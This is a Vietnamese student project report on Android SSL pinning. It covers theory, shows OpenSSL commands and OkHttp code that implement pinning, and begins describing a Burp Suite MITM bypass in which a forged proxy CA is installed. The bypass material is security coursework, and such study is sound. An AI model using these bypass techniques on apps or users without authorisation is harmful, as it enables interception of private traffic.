Trường Đại học Công nghệ Thông tin – ĐHQG Tp. HCM

Khoa Mạng máy tính và truyền thông

BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: BẢO MẬT WEB VÀ ỨNG DỤNG

Tên chủ đề: TÌM HIỂU CƠ CHẾ SSL PINNING VÀ BYPASS CƠ CHẾ NÀY TRÊN HỆ ĐIỀU HÀNH ANDROID

Mã nhóm: 8 Mã đề tài: B18

Lớp: NT231.O21.ANTT

I. THÔNG TIN THÀNH VIÊN NHÓM:

STT	Họ và tên	MSSV	Email
1	Mai Ngọc Phương Trinh	20520823	20520823@gm.uit.edu.vn
2	Trần Thảo Nhi	21521236	21521236@gm.uit.edu.vn
3	Lưu Thị Huỳnh Như	21521242	21521242@gm.uit.edu.vn
4	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

II. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

80%

III. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Tìm hiểu về các kỹ thuật bypass SSL Pinning	Mai Ngọc Phương Trinh
2	Thiết kế các layout cho ứng dụng Android	Huỳnh Minh Khuê
3	Thiết kế Front-end cho ứng dụng Android	Lưu Thị Huỳnh Như
4	Xử lý đăng ký/ đăng nhập với SQLite	Nhóm
5	Xử lý kết nối cơ sở dữ liệu và back-end ứng dụng Android	Trần Thảo Nhi
6	Triển khai SSL Pinning	Trần Thảo Nhi
7	Bypass SSL MITM	Lưu Thị Huỳnh Như
8	Bypass SSL Reverse enginerring	Lưu Thị Huỳnh Như
9	Bypass SSL Dynamic Binary Instrucmenttion	Huỳnh Minh Khuê
10	Bypass SSL Hooking	Mai Ngọc Phương Trinh
11	Bypass SSL thông qua tấn công hệ thống (root/ jailbreak)	Huỳnh Minh Khuê

12	Bypass SSL Patch APK	Mai Ngọc Phương Trinh
13	Làm slide, viết báo cáo	Nhóm

MỤC LỤC

DANH MỤC HÌNH ẢNH

CHƯƠNG 1: LÝ THUYẾT

1. *Giới thiệu đề tài*

Đề tài triển khai SSL pinning trên ứng dụng Android và bypass SSL pinning là khai khía cạnh quan trọng trong lĩnh vực bảo mật ứng dụng di động.

Khi triển khai SSL pinning, ứng dụng sẽ chỉ tin tưởng các chứng chỉ đã được cấu hình trước, giúp ngăn chặn các cuộc tấn công giả mạo máy chủ.

Bypass SSL pinning thường được thực hiện với mục đích nghiên cứu bảo mật, kiểm tra bảo mật hoặc phát triển giải pháp phòng thủ chống lại các cuộc tấn công. Các nhà nghiên cứu bảo mật cũng có thể sử dụng các công cụ bypass để kiểm tra tính an toàn của ứng dụng và phát hiện các lỗ hổng bảo mật.

2. *Mục tiêu của đồ án*

Triển khai SSL Pinning để hiểu rõ cách thức hoạt động của SSL pinning. Xây dựng một ứng dụng Android mẫu và triển khai SSL pinning để bảo vệ việc giao tiếp mạng.

Bypass SSL Pinning:

- Nắm vững các kỹ thuật phân tích ngược và thay đổi hành vi của ứng dụng Android
- Phát triển các kỹ thuật và công cụ để bypass SSL pinning của một ứng dụng Android được triển khai SSL pinning.
- Kiểm tra bảo mật của ứng dụng Android bằng cách thực hiện các cuộc tấn công bypass SSL pinning và đánh giá khả năng chống lại các cuộc tấn công này.

Đánh giá và bảo mật:

- Đánh giá tính hiệu quả của việc triển khai SSL pinning và các biện pháp bypass SSL pinning.
- Xây dựng các biện pháp bảo mật bổ sung để tăng cường sự an toàn của ứng dụng Android chống lại các cuộc tấn công bypass SSL pinning.

- Đưa ra các khuyến nghị và phương án cải thiện bảo mật cho ứng dụng Android dựa trên kết quả kiểm tra và đánh giá.

3. SSL và TLS

- SSL/TLS là một giao thức mật mã cung cấp khả năng liên lạc an toàn qua Internet. Thường được sử dụng để bảo mật việc truyền dữ liệu nhạy cảm, chẳng hạn như thông tin đăng nhập, thông tin thẻ tín dụng và thông tin cá nhân khác, giữa máy khách (như trình duyệt web) và máy chủ.
- SSL/TLS quan trọng vì chúng cung cấp các lớp bảo vệ như mã hóa, xác thực và bảo vệ tính toàn vẹn của dữ liệu khi truyền tải qua mạng. Điều này giúp ngăn chặn việc đánh cắp thông tin, nghe trộm, và sửa đổi dữ liệu, đồng thời đảm bảo quyền riêng tư và an toàn cho người dùng trực tuyến.

4. SSL Pininng là gì?

SSL Pinning là một phương pháp giúp ngăn chặn các cuộc tấn công Man-In-The-Middle (MITM) bằng cách nhúng cứng khóa công khai của chứng chỉ SSL/TLS vào ứng dụng hoặc thiết bị. Khi ứng dụng hoặc thiết bị kết nối với máy chủ, chúng sẽ so sánh khóa công khai của chứng chỉ SSL/TLS của máy chủ với khóa công khai đã được nhúng cứng trong ứng dụng hoặc thiết bị. Nếu khớp nhau, kết nối được coi là an toàn, ngay cả khi chứng chỉ được ký bởi một CA khác.

- Có hai kỹ thuật chính được sử dụng trong SSL Pinning:

+ Certificate SSL Pinning: Kỹ thuật này liên quan đến việc nhúng cứng chứng chỉ SSL của máy chủ vào ứng dụng hoặc thiết bị của máy khách. Khi kết nối, máy khách so sánh chứng chỉ của máy chủ với chứng chỉ đã được nhúng cứng và chỉ cho phép giao tiếp nếu chúng khớp nhau. Điều này đảm bảo rằng chỉ có giao tiếp với máy chủ đã được xác định được phép, không phải với máy chủ giả mạo.

+ Public Key Pinning: Phương pháp này nhúng cứng khóa công khai của chứng chỉ SSL của máy chủ vào ứng dụng hoặc thiết bị của máy khách thay vì toàn bộ chứng chỉ. Máy khách sau đó kiểm tra xem máy chủ có trình bày một chứng chỉ chứa cùng một khóa công khai đã được nhúng cứng trong ứng dụng hoặc thiết bị không. Điều này đảm bảo

rằng ngay cả khi chứng chỉ của máy chủ thay đổi, máy khách vẫn tin tưởng máy chủ nếu khóa công khai không thay đổi.

- Có hai loại pinning SSL chính là pinning SSL tĩnh và pinning SSL động.

+ Trong pinning SSL tĩnh, các chứng chỉ hoặc khóa chung được mã hóa cứng trong ứng dụng. Điều này đồng nghĩa với việc ứng dụng chỉ tin cậy vào các chứng chỉ cụ thể hoặc khóa chung được xác định trước trong mã. Nếu chứng chỉ hoặc khóa chung của máy chủ thay đổi, ứng dụng sẽ không tin cậy máy chủ nữa và người dùng sẽ nhận được thông báo lỗi. Pinning SSL tĩnh mang lại khả năng bảo mật mạnh mẽ chống lại các cuộc tấn công liên quan đến chứng chỉ giả mạo hoặc CA bị xâm phạm.

+ Trong pinning SSL động, ứng dụng không mã hóa cứng các chứng chỉ hoặc khóa chung. Thay vào đó, nó lấy các chứng chỉ hoặc khóa chung từ máy chủ trong quá trình bắt tay ban đầu và lưu vào bộ nhớ đệm cục bộ cho các kết nối trong tương lai. Điều này cho phép ứng dụng phát hiện các thay đổi đối với chứng chỉ hoặc khóa chung của máy chủ và thực hiện các hành động phù hợp nếu cần. Pinning SSL động linh hoạt hơn pinning SSL tĩnh nhưng yêu cầu nhiều tài nguyên hơn.

5. Cơ chế hoạt động SSL Pinning

- Máy khách (ví dụ: ứng dụng di động) thiết lập kết nối SSL/TLS với máy chủ.
- Máy chủ gửi khóa công khai của mình, được sử dụng để mã hóa dữ liệu trao đổi giữa máy khách và máy chủ.
- Máy khách xác minh danh tính của máy chủ bằng cách kiểm tra chứng chỉ số của máy chủ được cấp bởi một Cơ quan cấp chứng chỉ (CA) đáng tin cậy.
- Với tính năng pinning SSL, máy khách cũng kiểm tra xem khóa công khai của máy chủ có khớp với khóa công khai được mã hóa cứng trong mã hoặc cấu hình của máy khách không. Nếu chúng khớp nhau, kết nối sẽ được phép tiếp tục.
- Nếu khóa công khai của máy chủ không khớp với khóa được pinning, máy khách sẽ xem xét rằng một cuộc tấn công MITM có thể đang xảy ra và chấm dứt kết nối. Điều này ngăn chặn bất kỳ thông tin giao tiếp nào bị chặn và giả mạo.
- Nếu máy khách cần cập nhật khóa công khai được pinning, ứng dụng sẽ cần được cập nhật với khóa mới được pinning.

6. Mối đe dọa từ bypass SSL Pinning

Cuộc tấn công mạng năm 2011 nhằm vào CS Diginotar của Hà Lan vẫn là một trong những vụ xâm phạm Cơ quan cấp chứng chỉ công cộng (CA) quan trọng nhất cho đến nay. Vi phạm này nhấn mạnh rằng ngay cả với giao thức HTTPS, tội phạm mạng vẫn có thể tìm cách xâm nhập vào hệ thống và cấp chứng chỉ SSL giả.

Mối đe dọa này ngày càng lan rộng và điều quan trọng là phải hành động để bảo vệ bản thân và dữ liệu. Đó là lúc việc pinning SSL đóng vai trò—nó cung cấp một lớp bảo vệ bổ sung có thể giữ an toàn cho dữ liệu.


Tấn công Man-In-The-Middle:

- Tấn công Man-In-The-Middle (MITM) vẫn có thể xảy ra dù đã sử dụng SSL/TLS để bảo mật. Trong MITM, kẻ tấn công can thiệp vào giao tiếp giữa máy khách web và máy chủ web, có thể nghe trộm hoặc thậm chí là thay đổi dữ liệu đang trao đổi.

- Trong kỹ thuật nghe trộm số này, tội phạm mạng nhập vai là một proxy, thực hiện giao tiếp giữa hai bên mà không có ai nhận biết được sự hiện diện của họ.

- Các tấn công MITM dựa trên mạng thường liên quan đến việc chặn giao tiếp giữa máy khách và máy chủ qua mạng không an toàn. Cách thức thực hiện có thể là nghe trộm lưu lượng mạng hoặc lừa máy khách kết nối đến một điểm truy cập Wi-Fi giả mạo mà kẻ tấn công đã thiết lập.

- Tấn công MITM dựa trên chứng chỉ bao gồm việc tạo ra một chứng chỉ SSL/TLS giả mạo từ một CA tin cậy. Điều này có thể được thực hiện bằng cách xâm nhập vào hệ thống của CA hoặc lừa CA phát hành chứng chỉ.



Hình 1: Tấn công MITM để bypass SSL Pinning

- Một phương pháp khác là xâm nhập vào tổ chức chứng thực bằng cách lấy cắp khóa gốc, từ đó tạo ra các chứng chỉ giả mạo.

- Tấn công MITM cũng có thể xảy ra khi máy khách không xác thực chứng chỉ với CA tin cậy hoặc khi máy khách bị tấn công và một CA giả mạo được chèn vào nguồn tín nhiệm gốc.

- Trong một số tấn công MITM, phần mềm độc hại chuyển hướng người dùng đến các trang web giả mạo để thu thập thông tin nhạy cảm.

- Nếu không phát hiện được các mối đe dọa này, ứng dụng có thể trở nên dễ bị tấn công MITM. Các tấn công này rất nguy hiểm vì kẻ tấn công có thể đọc, sửa đổi hoặc lạm dụng thông điệp giữa các bên. Ví dụ, nếu ứng dụng xử lý thông tin thẻ tín dụng của khách hàng, thì kẻ tấn công có thể lợi dụng các số thẻ tín dụng đó.

7. Bypass SSL Pinning là gì?

- Bypass SSL Pinning là quá trình bỏ qua hoặc vượt qua các biện pháp bảo vệ SSL Pinning được triển khai trong ứng dụng.

- Việc bypass SSL Pinning thường được thực hiện bằng cách sử dụng các kỹ thuật và công cụ phân tích và tùy chỉnh ứng dụng để loại bỏ hoặc thay đổi phần mã nguồn liên quan đến việc kiểm tra chứng chỉ SSL hoặc khóa công khai. Điều này có thể bao gồm việc sửa đổi mã nguồn của ứng dụng hoặc sử dụng các công cụ chuyên dụng để phá vỡ quá trình kiểm tra SSL Pinning.

- Việc bypass SSL Pinning thường được thực hiện trong các tình huống như phân tích bảo mật, kiểm thử ứng dụng, hoặc việc thực hiện các hoạt động không được ủy quyền trên ứng dụng. Tuy nhiên, nó cũng có thể được sử dụng cho các mục đích xấu như tấn công vào dữ liệu cá nhân hoặc bí mật.

8. Bypass SSL Pinning hoạt động thế nào?

- Bypass SSL Pinning hoạt động bằng cách vượt qua hoặc bỏ qua các biện pháp bảo vệ được triển khai trong quá trình kiểm tra SSL Pinning của một ứng dụng. Quá trình này thường diễn ra như sau:

+ Phân tích mã nguồn ứng dụng: Đầu tiên, người thực hiện bypass sẽ phân tích mã nguồn của ứng dụng để hiểu cách mà SSL Pinning được triển khai. Điều này có thể bao gồm tìm kiếm các hàm hoặc phương thức liên quan đến kiểm tra chứng chỉ SSL hoặc khóa công khai.

+ Xác định điểm tiếp xúc: Xác định các điểm tiếp xúc trong mã nguồn của ứng dụng mà có thể thay đổi hoặc bỏ qua quá trình kiểm tra SSL Pinning.

+ Thực hiện thay đổi: Sử dụng các kỹ thuật như thay đổi mã bytecode, hooking hàm, hoặc sửa đổi runtime memory, người thực hiện bypass sẽ thay đổi hoặc vô hiệu hóa các phần của mã nguồn liên quan đến SSL Pinning.

+ Kiểm tra và thử nghiệm: Sau khi thực hiện các thay đổi, người thực hiện bypass sẽ kiểm tra và thử nghiệm ứng dụng để đảm bảo rằng quá trình bypass đã thành công và kết nối với máy chủ không còn bị ngăn chặn bởi SSL Pinning.

+ Cập nhật và điều chỉnh: Nếu cần thiết, người thực hiện bypass có thể cập nhật và điều chỉnh các phương pháp bypass để đảm bảo rằng ứng dụng vẫn hoạt động như mong đợi và không gặp phải lỗi hoặc vấn đề bảo mật.

9. Phòng chống bypass SSL Pinning

a. Thực hiện SSL pinning đúng cách

- Sử dụng TrustKit dành cho iOS để triển khai SSL Pinning cung cấp khả năng báo cáo và hỗ trợ pinning mạnh mẽ.
- Sử dụng OkHttp dành cho Android để xử lý SSL Pinning và duy trì pinning.

b. Sử dụng nhiều lớp pinning

- Lớp ứng dụng: Triển khai ghim mã ứng dụng bằng thư viện OkHttp hoặc TrustKit
- Lớp mạng: sử dụng các thư viện mạng hỗ trợ ghim, chẳng hạn như Alamofire cho iOS hoặc Retrofit cho Android

c. Pinning động

- Cập nhật và xoay vòng các chứng chỉ hoặc khóa chung được ghim để ngăn chặn kẻ tấn công sử dụng các chứng chỉ lỗi thời.
- Cập nhật các chứng chỉ tự động.


d. Sử dụng bảo mật phần cứng

- Sử dụng các tính năng bảo mật dựa trên phần cứng như Secure Enclave (iOS) hoặc TrustZone (Android) để lưu trữ và quản lý các chứng chỉ được ghim.
- Sử dụng kho lưu trữ khóa được hỗ trợ bằng phần cứng để lưu trữ an toàn các khóa và chứng chỉ mật mã.

CHƯƠNG 2: PHƯƠNG PHÁP TRIỂN KHAI

1. *Triển khai SSL Pinning*

Sử dụng OpenSSL được tích hợp sẵn trên Linux để tiến hành tạo khóa cá nhân. Sử dụng thuật toán RSA- mã hóa bất đối xứng để mã hóa với đầu ra là file myserver.key



Hình 2: Tạo khóa cá nhân với OpenSSL

Tạo yêu cầu chứng thực CSR với các thông tin về tổ chức hoặc cá nhân. Các thông tin sẽ được nhúng vào yêu cầu chứng thực.

```
┌──(root㉿kali)-[~]
└─# openssl req -new -key myserver.key -out myserver.csr

Enter pass phrase for myserver.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:VN
State or Province Name (full name) [Some-State]:HCM
Locality Name (eg, city) []:HCM
Organization Name (eg, company) [Internet Widgits Pty Ltd]:UIT
Organizational Unit Name (eg, section) []:UIT
Common Name (e.g. server FQDN or YOUR name) []:group8
```

Hình 2: Tạo yêu cầu chứng thực CSR

Tạo chứng chỉ tự ký x509 sẽ quản lý việc ký và tạo chứng chỉ. Thời gian hiệu lực của chứng chỉ là 365 ngày với yêu cầu chứng thực myserver.csr đã tạo trước đó và khóa cá nhân myserver.key để ký chứng chỉ.

```
┌──(root㉿kali)-[~]
└─# openssl x509 -req -days 365 -in myserver.csr -signkey myserver.key -out m
yserver.crt
Enter pass phrase for myserver.key:
Certificate request self-signature ok
```

Hình 3: Chứng chỉ tự ký

Chuyển đổi chứng chỉ định dạng PEM (thông thường) sang định dạng DER và lưu nó với phần mở rộng .cer. Chứng chỉ .cer này sẽ được sử dụng để thiết lập SSL pinning trong ứng dụng Android.

```
┌──(root㉿kali)-[~]
└─# openssl x509 -outform der -in myserver.crt -out myserver.cer
```

Hình 4: Chuyển định dạng chứng chỉ

Chuyển file chứng chỉ myserver.cer vào thư mục raw trong dự án Android để thực hiện gọi đến trong thiết lập SSL.

Trong mã ứng dụng tạo phương thức thiết lập ghim SSL sử dụng OkHttp để thiết lập SSL Pinning

```
// Load the certificate from the raw resource file
CertificateFactory cf = CertificateFactory.getInstance( type: "X.509");
InputStream caInput = context.getResources().openRawResource(R.raw.myserver);
Certificate ca;
try {
    ca = cf.generateCertificate(caInput);
} finally {
    caInput.close();
}
// Create a KeyStore containing our trusted CAs
String keyStoreType = KeyStore.getDefaultType();
KeyStore keyStore = KeyStore.getInstance(keyStoreType);
keyStore.load( stream: null,  password: null);
keyStore.setCertificateEntry( alias: "ca", ca);
// Create a TrustManager that trusts the CAs in our KeyStore
String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
TrustManagerFactory tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
// Create an SSLContext that uses our TrustManager
SSLContext sslContext = SSLContext.getInstance( protocol: "TLS");
sslContext.init( km: null, tmf.getTrustManagers(),  random: null);
// Create an OkHttpClient that uses the pinned SSL socket factory
OkHttpClient.Builder clientBuilder = new OkHttpClient.Builder();
clientBuilder.sslSocketFactory(sslContext.getSocketFactory(), (X509TrustManager) tmf.getTrustManagers()[0]);
```

Hình 5: Thiết lập SSL Pinning sử dụng OkHttp

Sau đó sử dụng OkHttp Client cho các yêu cầu mạng của ứng dụng.

```java
public class NetworkClient {
    2 usages
    private OkHttpClient client;

    2 usages  tnhi1603
    public NetworkClient(Context context) {
        this.client = SSLPinner.getPinnedHttpClient(context);
    }

    2 usages  tnhi1603
    public String makeRequest(String url) throws Exception {
        Request request = new Request.Builder()
                .url(url)
                .build();

        try (Response response = client.newCall(request).execute()) {
            if (!response.isSuccessful()) {
                throw new IOException("Unexpected code " + response);
            }

            return response.body().string();
        }
    }
}
```

Hình 6: Sử dụng OkHttp Client

2. *Kịch bản 1: Bypass SSL Pinning với MITM Attack*

Mô tả:

- Kẻ tấn công cấu hình một proxy trung gian (như Burp Suite hoặc mitmproxy) để chặn và giải mã lưu lượng SSL.
- Kẻ tấn công yêu cầu người dùng cài đặt chứng chỉ CA giả mạo do proxy cung cấp.

Thực hiện:

- Kẻ tấn công thiết lập một máy tính với Burp Suite hoặc mitmproxy.
- Người dùng cấu hình thiết bị Android của mình để sử dụng proxy này và cài đặt chứng chỉ CA do proxy cung cấp.
- Khi người dùng mở ứng dụng Android và thực hiện giao dịch, proxy sẽ chặn và giải mã lưu lượng.

a. Khái niệm MITM Attack

Man in the middle (MITM) là một thuật ngữ chung để chỉ khi thủ phạm đặt mình vào cuộc trò chuyện giữa người dùng và ứng dụng.

Trong trường hợp bị tấn công, nạn nhân cứ tin tưởng là họ đang truyền thông một cách trực tiếp với nạn nhân kia, nhưng sự thực thì các luồng truyền thông lại bị thông qua host của kẻ tấn công. Và kết quả là các host này không chỉ có thể thông dịch dữ liệu nhạy cảm mà nó còn có thể gửi xen vào cũng như thay đổi luồng dữ liệu để kiểm soát sâu hơn những nạn nhân của nó.

b. Các công cụ hỗ trợ:


- Burp Suitt

c. Chuẩn bị môi trường:

- Cài đặt Android studio
- Cài đặt Genymotion
- Cài đặt ADB
- Cài đặt OpenSSL
- Cài đặt Burp Suite


d. Phương pháp thực hiện:

Nhấn nút Add để thêm 1 proxy listeners:



